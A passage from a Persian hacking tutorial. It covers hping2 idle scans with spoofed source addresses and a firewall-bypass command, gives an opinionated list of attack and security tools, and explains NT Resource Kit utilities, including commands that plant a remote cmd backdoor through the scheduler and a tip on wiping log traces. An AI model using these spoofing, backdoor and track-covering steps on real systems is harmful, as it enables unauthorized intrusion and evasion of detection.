- متغییر بعدی هم نشان دهنده علایمی است که در بسته IP بازگشتی تنظیم شده است . لیست کامل این علایم را در جدول زیر مشاهده میکنید .

نماد	عنوان
A	ACK
R	Reset
U	URGENT
P	PUSH
F	FIN
S	SYN

خوب عنوان هر نماد کاملا واضح است با توجه به توضیحات فصول اول !! پس در اینجا معنی RA میشود دو علامت RESET و ACK .

- متغییر seq هم برای شماره ردیف بسته بازگشتی از میزبان است .
- متغییر id هم به معنی ، بیانگر فیلد ID از بسته IP بازگشتی است .
- تغییر win هم برای اندازه پنجره TCP است .
- و در آخر هم متغییر rtt که زمان صرف شده برای رفت برگشت یک بسته را مشخص میکند .

خوب حال اگر از سوییچ v– استفاده کنیم کلی اطلاعات بیشتر برای ما جمع آوری میکند اما ما به همین قدر اطلاعات بسنده کرده و وارد ریز جزئیات نمیشویم . این هم اضافه کنم که شما میتوانید به جای استفاده از پروتکل TCP از پروتکل های دیگری همچون UDP و یا ICMP و یا raw IP هم استفاده کنید .

استفاده از Hping برای اسکن پورت !!

این همین اول کار بگم که شما وقتی مثلا با یک پویشگر پورتی مثل nmap یک سیستمی را پویش کردید و دیدی که مثلا فلان پورت ان جواب نمیدهد و یا دیوار آتش ان را فیلتر کرده و ... باید بیاید و این مکانیزم را فقط برای آن پورت تست کنید و اگر بخواهید چندین پورت را تست کنید برای هر دفعه باید مرحله دوم را برای هر پورت تکرار کنید و نتایج را تجزیه تحلیل نماید !!!

مرحله اول : برای این منظور از گزینه r– استفاده میکنیم و شماره شناسایی آدرس های IP را مورد بررسی قرار میدهیم . استفاده از گزینه r– باعث میشود که این ابزار شناسه ها را به صورت افزایش نمایش دهد . در صورت عدم استفاده از این گزینه شناسه های واقعی را مثل مثال قبل به ما نمایش میدهد . به مثال زیر توجه کنید :

```
bjohnson# ./hping2 -r 192.168.1.200
HPING 192.168.1.200 (ep0 192.168.1.200): NO FLAGS are set, 40 headers + 0 data
bytes
len=46 ip=192.168.1.200 ttl=255 id=23886 sport=0 flags=RA seq=0 win=0 rtt=1.2 ms
len=46 ip=192.168.1.200 ttl=255 id=+1 sport=0 flags=RA seq=1 win=0 rtt=0.6 ms
```

```
len=46 ip=192.168.1.200 ttl=255 id=+1 sport=0 flags=RA seq=2 win=0 rtt=0.6 ms
len=46 ip=192.168.1.200 ttl=255 id=+1 sport=0 flags=RA seq=3 win=0 rtt=0.6 ms
len=46 ip=192.168.1.200 ttl=255 id=+1 sport=0 flags=RA seq=4 win=0 rtt=0.6 ms
len=46 ip=192.168.1.200 ttl=255 id=+1 sport=0 flags=RA seq=5 win=0 rtt=0.6 ms
len=46 ip=192.168.1.200 ttl=255 id=+1 sport=0 flags=RA seq=6 win=0 rtt=0.6 ms
```

خوب همانگونه که مشاهده میکنید شناسه id هر بار یک واحد افزایش پیدا میکند ، این بدان معنا است که 192.168.1.200 فقط فعلا با ما ارتباط داشته !! خوب با توجه به کشف این موضوع ؛ حال ما از دو برنامه Hping استفاده میکنیم ، یکی برای انجام پی درپی هم این عملیات و دیگری برای جعل آدرس این سیستم (سیستم ۱۹۲,۱۶۸,۱,۲۰۰) برای این منظور که بسته های را جعل کرده و به اهدافی در شبکه بفرستیم که آن ها فکر کنند این سیستم ان بسته ها را فرستاده (پویش در آخرت امنیت و پست فطرت ایی) !!!

مرحله دوم : برای جعل شماره IP باید از سوییچ a- استفاده نمایید . با بهره گیری از سوییچ مورد نظر میزبانی از شبکه به آدرس 192.168.1.200 را جعل کرده و با بهره گیری از سوییچ s- یک بسته SYN را به پورت شماره ۸۰ از میزبان مقصد که یک سرویس دهنده وب سرور است ارسال می نمایم :

```
[root@originix hping2]# hping2 -a 192.168.1.200 -p 80 -S targethost
```

با این فرمان ، درصورتی که پورت ۸۰ (یا هر پورت دیگری) از میزبان مقصد (هدف اصلی ما) باز باشد یک بسته از نوع SYS/ACK را در پاسخ به بسته SYS ارسال شده از جانب میزبان 192.168.1.200 به سوی آن میفرستد . از آنجا که میزبان 192.168.1.200 هرگز بسته از نوع YS را برای میزبان مقصد (سرویس دهنده وب) ارسال نکرده در پاسخ به بسته SYS/ACK یک بسته RST را به سمت میزبان مقصد ارسال میکند . حال چون برای ارسال این بسته ها سیستم ۱۹۲,۱۶۸,۱,۲۰۰ مستلزم بهره گیری از پروتکل IP است به واسطه وجود ترافیک روی پورت ۸۰ در عملیات فوق مقدار شناسه ID نسبت به قبل افزایش بیش از یک واحد را نشان خواهد داد . در صورت عدم تغییر در شناسه میتوان گفت که این پورت روی ماشین مورد نظر ما بسته است . خوب این شیوه زمانی جواب میدهد که ما یک سیستم در شبکه پیدا کنیم که با هیچ ماشینی فعل انفعال درست حسابی نداشته باشد !! در غیر این صورت فیلد ID به خاطر فعل انفعال ان ماشین هی افزایش پیدا میکند و ما نی فهمیم چه شده !!

کشف نوع سیستم عامل میزبان

خوب میدانید که سیستم عامل های مختلف از الگو های متفاوتی برای افزایش شناسه id استفاده میکنند ، و باز میدانیم که ویندوز و تمام نسخ آن از ضریب ۲۵۶ استفاده میکنند با دستور زیر میتوان به این مقدار توجه کرد و نوع سیستم عامل را کشف کرد .

```
bjohnson# ./hping2 -r 192.168.1.102
HPING 192.168.1.102 (ep0 192.168.1.102): NO FLAGS are set, 40 headers + 0 data
bytes
len=64 ip=192.168.1.101 ttl=128 id=52132 flags=RA seq=0 win=0 rtt=0.8 ms
len=64 ip=192.168.1.101 ttl=128 id=+768 flags=RA seq=1 win=0 rtt=0.9 ms
len=64 ip=192.168.1.101 ttl=128 id=+512 flags=RA seq=2 win=0 rtt=0.9 ms
len=64 ip=192.168.1.101 ttl=128 id=+512 flags=RA seq=3 win=0 rtt=0.9 ms
len=64 ip=192.168.1.101 ttl=128 id=+768 flags=RA seq=4 win=0 rtt=0.9 ms
```

با این ابزار میتوانید قواعد دیوار آتش را هم کشف کنید که دیگر حوصله توضیح آن را ندارم !!!

با این ابزار هم میتوانید یک دیوار آتش رابypass کنید (firewall bypass) که شکل عمومی دستور به صورت زیر است :

hping2 <firewall ip> -S -F -p <blocked port>

Top 75 Security Tools

۷۵ ابزار برتر امنیتی (نه هکری) !!

معنی نماد های به کار رفته


باید برید دنبال کرکش بگردید چون با پدر مادر دار ها براش پول میگیرند !! اوه چه کارا !!


با سیستم عامل های خانواده لینوکس کار میکند !!


فقط با این سیستم عامل ها کار میکند : FreeBSD/NetBSD/OpenBSD and/or proprietary UNIX systems (Solaris, HP-UX, IRIX, etc.)


نسخه ویندوز موجد است !!! یعنی روی سیستم های بیلی جون (ویندوز) هم کار میکند.

خوب شروع میکنیم به معرفی به ترتیب محبوبیت و کاربرد !!

Nessus:

خوب فکر کنم همه بشناسند این را ؛ یک پویش گر نقاط اسیب پذیری کد باز است (البته بهترین) .از راه دور کار میکند و تمام آسیبهای روی سرویس دهنده وب ، سرویس دهنده میل و ..... را پیدا میکند !! این ابزار نسخه 

Ethereal:
یک Sniffer است. یعنی بسته ها و پاکتهای ارسالی را روی شبکه انگولک میکند !! البته خیلی کار درست ؟!؟!؟ ولی من ازش خوشم نمیاد ، به نظر من DnsSniff یک سر پا از این کار درست تر ولی !! 

Snort:

این یکی یکم بلف جاش این بالا نیست ولی چون یک دزد گیر عالی و البته برای ما بچه بدها هم خیلی کارا میتواند بکند این بالا قرار گرفته !! برید کشف کنید ما ها چه کار میتوانیم با این بکنیم !! البته این بگم که یک (بله فقط یکی) مقاله فارسی متوسط هم تو شبکه برای معرفی این هست بگردید حتما پیدا میکنید !! در اصل هم یک وسیله استراق سمع است که تغییر ماهیت داده . 

Netcat:

اوه ، اوه !! عاشق "سینه چاک شم " همه کاره است به چاقوی جیبی سویسی تشبیه کردنش از پویش پورت ها گرفته تا ایجاد یک در مخفی تا .... کار دیگه را با کیفیت بالای ۸۰% هلو انجام میدهد. 

TCPDump / WinDump:

خوب به جای هر چیزی به این جا یک سر بزنید (امداد امنیت کامپیوتر) میفهمید چیکاره است !! ولی کلا از دسته Sniffer است و یا به عبارت ساده تر عملاً یک تحلیلگر ترافیک شبکه است و وسیله ای برای استراق سمع!! 

Hping2:

وای نگو دیوانه اشم ، خیلی مرگبار ، ابزاری برای پویش پورت ها است به یک عالمه اطلاعات به ادم میده ، فقط برای کار با اون باید اصول شبکه و ... را بدونید (نسخه ویندوز رسمی ندارد اما BL2k هم همین کار را در سطح پایین تر در ویندوز انجام میدهد)

DSniff:

خفن ترین ، مرگبار ترین و .. یک مجموعه از ابزارهای بسیار قدرتمند از ابزارهای استراق سمع و ابزارهای تست نفوذ پذیری در این باره (استراق سمع و حملات مشتق شده از آن) است.

GFI LANguard:

من از این بدم میاد زیاد هم کارش خدایش درست نیست این برنامه !! ولی کلا یک پویش گر نقاط آسیب پذیری سیستم است. من توصیه میکنم به جای این از Retina استفاده کنید خیلی بهتر. موندیم چرا اینجا گذاشتنش !! اه ، اه ، اه

Ettercap:

یک وسیله اتراق سمع است در اصل ، کارای دیگری هم میکنه ولی اصل ان همون بود که گفتم .

Whisker/Libwhisker:

روزی ؛ می گفت آیی نفس کش !! کارش پیدا کردن نقاط آسیب پذیر در برنامه های کاربردی تحت وب و سرویس دهنده های وب است . کارش خیلی درست ولی مدت مدیدی که به روز نشده و این یعنی این که خودتون دست باید بالا بزنید !! البته اگر حرفه ای نیستید Nessus همین کار ها را براتون انجام میدهد و نیازی به این ندارید !! البته یک برنامه پولی با نام NStealth هم است که کارای مشابه همین داره ولی پولی ولی کار آن خوب (به درد خوره و عقده ای های دیفیس میخوره) .

John the Ripper:

خوب بیش از حد معروف است !! کارش فهمیدن کلمه رمز password از فایلهای hash یا همان فایلهای کد شده است . مقال در باره این به فارسی زیاد است. جوینده یابنده است !! ولی توصیه میکنم به جای این از همان سایتی که به شما ها معرفی کردم استفاده کنید ....

OpenSSH / SSH:

یکی بیاد بگه آخه این به مبحث ما چه ربطی دارد ؟!!

Cygwin

عشق مگو ، Cygwin بگو ، یک شبیه ساز خط فرمان لینوکس در ویندوز است ، با این ابزار میتوانید تمام ابزار های خانواده کد باز را در ویندوز اجرا کنید (تمام بسته ها را باید داشته باشید ، تمام آنها را)

Sam Spade:

یک مجموعه از ابزارهای جمع آوری اطلاعات اولیه در باره هدف شما است !! بدک نیست.

ISS Internet Scanner:

این یک پویش گر نقاط اسیب پذیر سیستم است . مثل آن چند تا بالای!! توصیه میکنم همراه Retina استفاده کنید .

Tripwire:

یک ابزار است که من میخواستم آن را در یک پست مجزا معرفی کنم اما عمر با ما یار نبود ، کلا این برنامه برای کشف تغیرات درون سیستم بر روی فیل های حیاتی مورد استفاده قرار میگیرد ، برای کشف روت کیت ها و .... بسیار مفید است ، کلا خیلی کارای جالبی دارد ، البته به درد ما ها هم میخورد.

Nikto:

یک پویش گر کامل و البته جامع وب (برای سرویس دهنده وب) است . کارش خوب !! تقریبا مثل آن دوتای قبلی

Kismet:

این زیاد به کار ما ها در ایران خودمان نمی آید چون یک وسیله استراق سمع شبکه های بی سیم است . ما هنوز DSL نداریم چه برسد به بی سیم آن ها ؛ سیم دارش هنوز توش ماندیم با این قیمت ها !! البته ابزار های دیگری مثل Netstumbler است و Wellenreiter البته ابزار های دیگری هستند ولی مهم همون که گفتم !!

SuperScan:

یک پویش گر پورت است البته بسیار ضعیف و ناقص چون فقط TCP را میگردد. توصیه اکید من استفاده از Nmap است همیشه و همه جا !! (یکی از گند ترین ابزار های پویش است ، هیچ امکان خاصی نسبت به رغبایش ندارد)

L0phtCrack 5

این هم مثل " جوهان " که در بالا گفتم کارش کرک پسورد است فرقی باهم نمیکند هر جفت شون صبر ایوب میخواهند بس !!! ولی جوهان یک سری قابلیت دارد که این نداره .

Retina:

میتوانم به جدیت بگویم که بعد از **X-Scan** بهترین پویش گر نقاط آسیب پذیری در ویندوز است !! و البته این Tenable NeWT هم بدک نیست .

Netfilter

یک فیلتر و البته به نوعی دیوار آتش هم برای سیستم های لینوکس در سطح هسته است !! کارش خیلی درسته من خیلی دوست دارم آن را !!

Traceroute / ping / telnet / whois:


این ها فرمانهای پایه بسیار محبوب البته در واقع بسیار پر کاربرد هستند !! همه اینه را میتوانید با Hping2 انجام بدهید


Fport:


ابزاری برای تغییر مسیر پورت است !! (توضیح کامل در اینجا موجود است حتما دانلود کنید و بخوانید !!)

SAINT


یکی از اولین پویش گرهای نقاط آسیب پذیری بود !! خیلی قدیمی است بی خیالش بشوید !!

Network Stumbler:


یک وسیله مانیتور و استراق سمع پاکت ها روی شبکه است !!

SARA:


یکی از اولین پویش گرهای نقاط آسیب پذیری بود !! خیلی قدیمی است بی خیالش بشوید !!

N-Stealth:

خوب یک پویش گر نقاط آسیب پذیری روی وب سرور ها است !! استفاده کردنش خوب !! ولی اگر میتوانید برید روی لینوکس و از Nessus استفاده کنید اگر میخواهید روی ویندوز باشید از X-Scan استفاده کنید و... ولی کار درست خفنگ است !!

AirSnort:


اگر یک شبکه بیسیم گیر بیاورید و شروع به استراق سمع کنید باید از این برای کد گشایی پاکتها استفاده کنید !!

NBTScan:


خدای اسکن NetBIOS است ولی الان ها فقط به درد هک کاربر ها می خورد تا سرور ها !!

GnuPG / PGP:

یک وسیله برای کد کردن مکاتبات و فایلها و... شما برای نقل انتقال بر روی شبکه است !! در بخش مقالات سایت یک سری مقاله وجود دارد در این باره !!


Firewalk:

یک وسیله برای کشف سیستم فیلتر کردن بسته ها و قواعد دیوار آتش است. در کار خودش عالیه . البته به نوعی Hping2 هم این کار را در لینوکس میشود با آن انجام داد . هر جوفتشون عالی هستند من دیونه آنها هستم !! مرگبار مرگبار است !!

Cain & Abel:

زیاد به درد نمیخورد و بیشتر نسخه های موجود آن به " اسب های تر آوا " آلوده هستند. اندر زمان ویندوز ۹۸ یک وسیله خوب برای کد گشای کلمات عبور بود ولی حالا اصلا به درد هیچ کاری نمیخورد !! بگزریم که یک عده مرده این ابزار هستند !!

XProbe2:

یک وسیله برای فعال کردن **جبر گرایی** از راه دور است همین !!!

SolarWinds Toolsets:

یک سری مجموعه از ابزارهای کشف و تجزیه تحلیل و البته حمله بر روی شبکه است که بعضی از ابزارهای آن قدرت کشف کلمات عبور به صورت " ورود به زور " »» { یک سری تعداد زیادی کلمه عبور را روی یک حساب کاربر تست میکند تا کلمه اصلی را پیدا کند } را دارد !! ابزار های خیلی زیادی دارد ، قیمتش هم خیلی زیاد !!

NGrep:

یک وسیله راحت و البته راه دست برای مشاهده و زیر نظر گرفتن پاکتها و بسته های رد بدل شده میباشد !!

Perl / Python:

دو زبان برنامه نویسی میباشد که مستقل از ماشین اجرا کننده میباشند !!

THC-Amap:

یک وسیله پویش پورت با قابلیت زیاد است !! در آینده نه چندان دور جای nmap را میگیرد .

OpenSSL

حقیقتاً آنقدر این یکی جا برای حرف زدن دارد که من مونده ام چی بگم !! فقط میگم یک روش رمز گزاری و کد کردن ارتباط در سطح شبکه است که برنامه ها در صورت پشتیبانی میتوانند از آن استفاده کنند !!

NTop:

یک وسیله برای کشف و مشاهده نقاط پر ترافیک در شبکه است . که شما با داشتن این اطلاعات میتوانید کف خون شبکه را با هم قاطی کنید اگر یک کم دوگوله را فشار دهید!!!!!

Nemesis:

یک وسیله برای تجزیه و تحلیل و تزریق پاکتها ، ساده است معمولا با این حملات (Packet injection) را انجام میدهند . با hping هم میتوانید این کار ها را بکنید .

LSOF:

این ابزار فایلهای باز روی سیستم که از آنها دارد استفاده میشود و یک سری جزییات دیگر را به شما نمایش میدهد .

Hunt:

یک وسیله برای استراق سمع با امکانات بسیار زیاد روی شبکه است کارش خیلی درسته من دوس دارم آن را !!! قبلا گفته بودم با این چه حملاتی را ترتیب میدهند . مشابه این Ettercap و Dsniff هم هستند .

Honeyd:

گر مبحث honeynet را روی شبکه دنبال کنید میفهمید چه کاره است ولی کلا یک وسیله است که یک هکر را به خودش مشغول کرده و خودش را قربانی هکر میکند تا بقیه شبکه در امان بمانند !!! (به اصطلاح فردین بازی در میاره !!) NEW!

Achilles:

بسیار واضح و البته گویا است یک وسیله برای پیکر بندی کردن پروکسی برای حمله است تا ما در امان باشیم !! ابزار بسیار عالی دیگری هم وجود دارند ... NEW!

Brutus:

یک وسیله است (کرکر است !!) که با تعداد زیادی کلمه عبور را روی یک حساب کاربر امتحان میکند تا کلمه عبور کشف شود !! مفت نمی ارزد چون خیلی کند اما THC-Hydra که من از اون خوشم نمیاید خیلی بهتر کار میکنه . NEW!

Stunnel:

یک وسیله..... قبل گفته بودم چه کار میکنه . NEW!

Paketto Keiretsu:

یک سری ابزار برای کار کردن با خود پروتکل TCP/IP است. NEW!

Fragroute:

یک دزد گیر حالم از آن به هم میخورد تا حالا ما را ۳ بار گیر انداخته !! متنفرم ...!!!!

SPIKE Proxy:

یک ابزار برای میخ کوب کردن پرو کسی است !!!!!!! دوس دارم آن را ، کلی با آن کلنجار رفتم تا فهمیدم چه جوری از آن استفاده کنم به بهترین شیوه و در حملات ما فوق خفنم !! 

THC-Hydra:


یک وسیله برای کرک روی شبکه !!! THC را جستجو کنید مقالات فارسی خوبی پیدا میکنید بعد برید با این مقایسه کنید ببینید این دقیقا چه کار میتواند بکند !! 

۲۵ تا بعدی !!

توضیحات فکر میکنم بسیار واضح باشد !!

- OpenBSD: The proactively secure operating system.
- TCP Wrappers: A classic IP-based access control and logging mechanism
- pwdump3: Allows for retreiving Windows password hashes locally or across the network whether or not syskey is enabled.
- LibNet: A high-level API (toolkit) allowing the application programmer to construct and inject network packets
- IpTraf: IP Network Monitoring Software
- Fping: A parallel ping scanning program
- Bastille: Security hardening script for Linux, Mac OS X, and HP-UX
- Winfingerprint: A Win32 Host/Network Enumeration Scanner
- TCPTraceroute: A traceroute implementation using TCP packets
- Shadow Security Scanner: A commercial vulnerability assessment tool
- pf: The innovative packet filter in OpenBSD
- LIDS: A Linux kernel intrusion detection/defense system
- hfnetchk: Microsoft tool for checking the patch status of all the Windows machines on a network from a central location
- etherape: A graphical network monitor for Unix modeled after etherman
- dig: A handy DNS query tool that comes free with Bind
- Crack / Cracklib: Alec Muffett's classic local password cracker
- cheops / cheops-ng: Gives a simple interface to many network utilities, maps local or remote networks and identifies OS of machines
- zone alarm: Windows Personal firewall software. They offer a limited free version, but much of the functionality is disabled. Some users prefer Kerio Personal Firewall, which also sports free and commercial versions.
- Visual Route: Obtains traceroute/whois data and plots it on a World map
- The Coroner's Toolkit (TCT): A collection of tools that are either oriented towards gathering or analyzing forensic data on a Unix system
- tcpreplay: a tool to replay saved tcpdump or snoop files at arbitrary speeds
- snoop: A well-known gangsta rapper (Snoop Dogg)! It is also a network sniffer that comes with Solaris.
- putty: An excellent Windows SSH client
- pstools: A suite of free command-line tools for managing Windows systems (process listings, command execution, etc)
- arpwatch: Keeps track of ethernet/ip address pairings and can detect certain monkey business

این دو ، دو پایگاه برای دریافت انواع ابزار ها هستند بروید و حال کنید !! Packet Storm & SecurityFocus



معرفی ابزار های NT Resource Kit

اهداف :

- **فصل بیستم :** آموزش و معرفی ابزار های NT Resource Kit .

- آموزش و معرفی ابزار DumpEL با نام کامل Dump Event Log .
- آموزش و معرفی ابزار NLTEST .
- آموزش و معرفی ابزار EDUMP .
- آموزش و معرفی ابزار USRSTAT .
- آموزش و معرفی ابزار Local Administrators .
- آموزش و معرفی ابزار GLOBAL .
- آموزش و معرفی ابزار SRVCHECK .
- آموزش و معرفی ابزار SRVInfo .
- آموزش و معرفی ابزار AUDITPOL .
- آموزش و معرفی ابزار Sonarsoft Dump Reg .
- آموزش و معرفی ابزار Reg Dump .
- آموزش و معرفی ابزار Remote .
- آموزش و معرفی ابزار SC .
- آموزش و معرفی ابزار AT .
- آموزش و معرفی ابزار Kill .
- آموزش و معرفی ابزار CP .

معرفی ابزار های NT Resource Kit :

این همین جا اول کار بگویم که این بسته ابزارهای زیادی دارد و من فقط آنهایی را **معرفی** میکنم که به درد کار ما بخورد برای تهیه این بسته بد نیست یک سری به سایت مایکروسافت بزنید کل جعبه آن را پیدا میکنید !!! دوباره تاکید میکنم قسط من فقط معرفی است نه آموزش کامل بقیه کار را باید خودتان با توجه به نیازتان انجام دهید !!

۱- ابزار DUMPEL و یا با نام کامل Dump Event Log :

این ابزار برای مشاهده اتفاق های امنیتی است که افتاده و ثبت شده و کارای خوبی نیز دارد البته با ویرایش این ابزار هیچ وقت زمان ویرایش فایل ثبت وقایع عوض نمیشود در کل خوب است برای پاک کردن رد پاهای خودمان !!

۲- ابزار NLTEST :

هنگام تعیین دامنه در شبکه میتوان کنترل های دامنه را مستقر کرد !! این ابزار برای جایگزینی این کنترل کننده ها مورد استفاده قرار میگیرد!!
شما برای استفاده از این ابزار نیاز به پورت ۱۳۹ باز دارید و البته هیچ نیازی به دانستن کلمه عبور و نام حساب کاربری ندارید !!!

۳- ابزار EDUMP :

این ابزار برای بدست آوردن اطلاعات اضافی از سیستم هدف است از جمله خدمات انتقال ها !!و نشانی های IP سیستم های هدف و...

۴- USRSTAT :

برنامه ای است که امکان گرد آوری مطالب کاربر را از کنترل کننده دامنه هدف فراهم میسازد. برای کشف کنترل کننده میتوانید از NLTEST و یا هر ابزار مورد علاقه دیگر استفاده کنید. این ابزار نیاز به یک اتصال NULL نیز دارد.

۵- ابزار Local Administrators :

این ابزار برای تشخیص حساب های کاربری با مجوز مدیر است البته فقط محلی نیست و از راه دور هم کار میکند !!

۶- ابزار Global :

این ابزار دقیقا مثل قبلی است و فقط از کنترل دامنه برای تشخیص استفاده میکند این دستور نیاز به یک اتصال NULL نیز دارد و البته به پورت ۱۳۹ باید باز باشد !!

۷- ابزار Srvcheck :

این ابزار برای کشف سرویس دهنده و اطلاعات مجوز اشتراک به کار میرود و اطلاعات اشتراک های مخفیانه را نیز کشف میکند. نیاز به یک اتصال NULL دارد تا کار بکند.

۸- ابزار SRVINFO :

این ابزار به منظور بر شمردن اطلاعات مفصل در مورد سرویس دهنده هدف مورد استفاده قرار میگیرد. این اطلاعات در بر گیرنده ؛ خدمات ، گرداننده ها ، نسخه نرم افزار و اشتراک ها میباشد. این ابزار باز هم مثل قبلی ها نیاز به یک اتصال NULL دارد.

۹- ابزار AUDITPOL :

این ابزار جهت برسی از راه دور و حساب های فعال یا غیر فعال سیستم NT به کار میرود و اگر میخواهید درست کار کند نیاز به دسترسی مدیریتی نیز میباشد. البته دستورات قابل اجرای بعدی بر روی سیستم را نیز مشخص میکند.

۱۰- ابزار SOMARSOFT DUMPREG :

این ابزار امکان دسترسی به مقادیر Registry را برای ما فراهم میکند. این ابزار احتیاج به یک اتصال NULL دارد و البته با یک ID معتبر.

۱۱- ابزار REGDMP :

این ابزار جهت نسخه برداری اطلاعات Registry از سرویس دهنده به کار میرود معمولا نیاز به دست رسی مدیریتی دارد و البته نیاز به اتصال null .

۱۲- ابزار Remote :

این ابزار برای کسب دسترسی خط فرمان هدف مورد استفاده قرار میگیرد .پیش از به کار گیری این ابزار باید کلمه عبور و نام کاربری با مجوز مدیر دست یافت. همچنین SC.exe و remote.exe (اگر سرویس Scheduler در هدف آشکار نشده باشد و فایل گروه (Backdoor.Bat) را برای هدف نسخه برداری میکنیم. این فایل گروهی حاوی دستور زیر است :

Remote /S (cmd) pipname

Pipe خود را به هر نامی که بخواهید ، میتوانید نام گذاری کنید. سپس به منظور اجرای فایل گروهی باید یک روش دست یابیم که معمولا از Scheduler استفاده میکنیم. هنگامیکه فایل گروهی اجرا میشود میتوان بوسیله دستور زیر با سرویس دهنده ارتباط برقرار کرد :

C:\> Remote /C Servername pipename

۱۳- ابزار SC :

این ابزار به منظور آغاز و توقف سرویس Schedule در سیستم محلی به کار میرود !! برای به کارگیری این ابزار باید دسترسی مدیریتی و NetBIOS آشکاری در اختیار داشت. Schedule Service به منظور اجرای زمان بندی مشاغل به کار میرود ، همچون یک فایل گروهی که حاوی یک پردازه برای گشودن درب پشتی است که توسط Remote یا NC صورت میگیرد. برای آغاز سرویس Scheduler در سیستم از راه دور باید از دستور زیر استفاده کرد:

C :\> SC \\ Server Start Schedule

همچنین به منظور تایید سرویس Schedule که جریان دارد و یا پرسش Scheduler باید دستور زیر استفاده کنیم :

C :\> SC \\ Server query Schedule

هنگام به کار گیری از این دستور شاید به استفاده از AT یا Net time جهت ایجاد هماهنگی در Schedule نیاز باشد.

۱۴- ابزار AT :

این ابزار را میتوان جهت برنامه ریزی از راه دور بوسیله Schedule Service استفاده کرد و هنگام در دسترس قرار میگیرد که پردازه ایی را اجرا کرد و دسترسی Remote را به سیستم تقویت کرد. اول باید ثابت کرد که Schedule Service در میزبان آغاز شده است و یا سرویس را با دستور SC بالا به کار گرفت. سپس زمان محلی را کشف کرد بعد از دستور زیر استفاده کرد:

C :\> at \\ Server time “Command”

شما میتوانید به جای Command مسیر پردازه خود را بنویسید. که در ابزار قبلی توضیح دادم مثلا فایل Backdoor.Bat که حاوی پردازه ای جهت پرداختن به Remote یا NC میباشد تا درب پشتی را در ماشین هدف ایجاد کرد. جهت پرسش از این که چه مشاغلی ایجاد شده اند از دستور زیر استفاده میشود :

C :\> at \\ Server

۱۵- ابزار KILL :

این ابزار برای نابود کردن یک فرایند مورد استفاده قرار میگیرد. شکل دستور این جوری است:

D :\> kill <*pid*>

برای کشف کد pid هم میتوانید از فرمان Pslist که در بالاتر ها توضیح کامل دادم استفاده کنید.

ضمیمه پنجم ؛ حل مشکل اجرای برنامه های تحت لینوکس در ویندوز !!

توصیه موکد من به شما استفاده از Cygwin با تمام Package های آن است.

خوب برای این کار راه حل های بسیاری وجد دارد که البته اکثر دوستان نیز با آن نا آشنا هستند. کلا برای انجام این کار از دو راه کلی استفاده میشود ؛ راه اول نصب یک سیستم عامل مجازی درون ویندوز ؛ راه دوم شبیه سازی یک سیستم عامل مجازی درون ویندوز.

راه حل دوم بازدهی بیشتر و البته کارای بیشتر ولی دنگ فنگ زیاد (فقط در موقع نصب) را دارا است من از این نمونه فقط به توضیح برنامه Cygwin بسنده میکنم. راه حل اول شما واقعاً باید یک سیستم عامل مجازی را درون سیستم عامل اصلی خود نصب کنید که برای این کار برنامه های متعددی (بیش از ۵ برنامه) وجد دارد که از این دست من دو برنامه معروف VM WARE و Microsoft virtual pc و Connectix Virtual pc را معرفی میکنم. (دو برنامه آخری یک برنامه با دو نام متفاوت است).

اول برنامه Cygwin را توضیح میدهم (که عاشق آن شدم و زندگی بدون آن برایم امکان پذیر نیست اصلا) چون فوق العاده خفن است و البته رایگان هم است و کد های برنامه آن هم در دست رس میباشد.

برنامه مافوق خفن Cygwin :

این برنامه میتوانم بگویم سال ۱۹۹۷ میلادی و کمی قبل تر نوشته شده و کم کم توسعه یافته است سیستم کاری آن خیلی ساده است و فقط از یک مکانیزم منفرد Dynamic Linked Library یا به اختصار DLL استفاده میکند. آدم با استفاده از این برنامه رویایی استفاده از ابزارهای توپی همچون Nessus و md5sum و strace و strings و Cheops و... که فقط برای لینوکس نوشته اند را بدون هیچگونه مشکلی تحقق می یابد. (تأکید میکنم بدون مشکل و البته بدون دنگ فنگ)

این ابزار مشکل ترین مرحله آن مرحله نصب برنامه است و البته تهیه یک نسخه کامل از آن دردسر خیلی زیاد است. اگر قسط آن را دارید که برنامه را به روال معمول خودش نصب کنید حتما به فکر تهیه یک خط DSL بی افتد !!

توصیه من پیدا کردن یک نسخه کامل از این برنامه بعلاوه تمام امکانات جانبی آن است یا حداقل امکانات اساسی آن که حداقل ۱۱۳ مگابایتی باید حجم داشته باشد. که برای این منظور میتوانید از سایت دانشگاه " برکلی Berkeley " استفاده کنید نسخه که من توصیه میکنم آدرس آن را در زیر قرار داده ام البته واقعاً محشر است.
http://ptolemy.eecs.berkeley.edu/ptolemyII/ptII4.0/cygwinDevelSrc.exe

البته نسخه های دیگری هم وجد دارد که حجم کمتری دارد از قبیل :

http://ptolemy.eecs.berkeley.edu/ptolemyII/ptII4.0/cygwinBasic.exe
با حجم ۱۰,۹ مگابایت و نسخه

http://ptolemy.eecs.berkeley.edu/ptolemyII/ptII4.0/cygwinDevel.exe
با حجم تقریبی ۳۴,۶ مگابایت و نسخه

http://ptolemy.eecs.berkeley.edu/ptolemyII/ptII4.0/cygwinBasic.exe
با حجم ۱۱,۱ مگابایت و نسخه

http://ptolemy.eecs.berkeley.edu/ptolemyII/ptII4.0/cygwinDevel.exe
با حجم تقریبی ۲۵,۴ مگابایت .

بعد از دریافت هر کدام از این ها ، مراحل زیر را به ترتیب انجام دهید

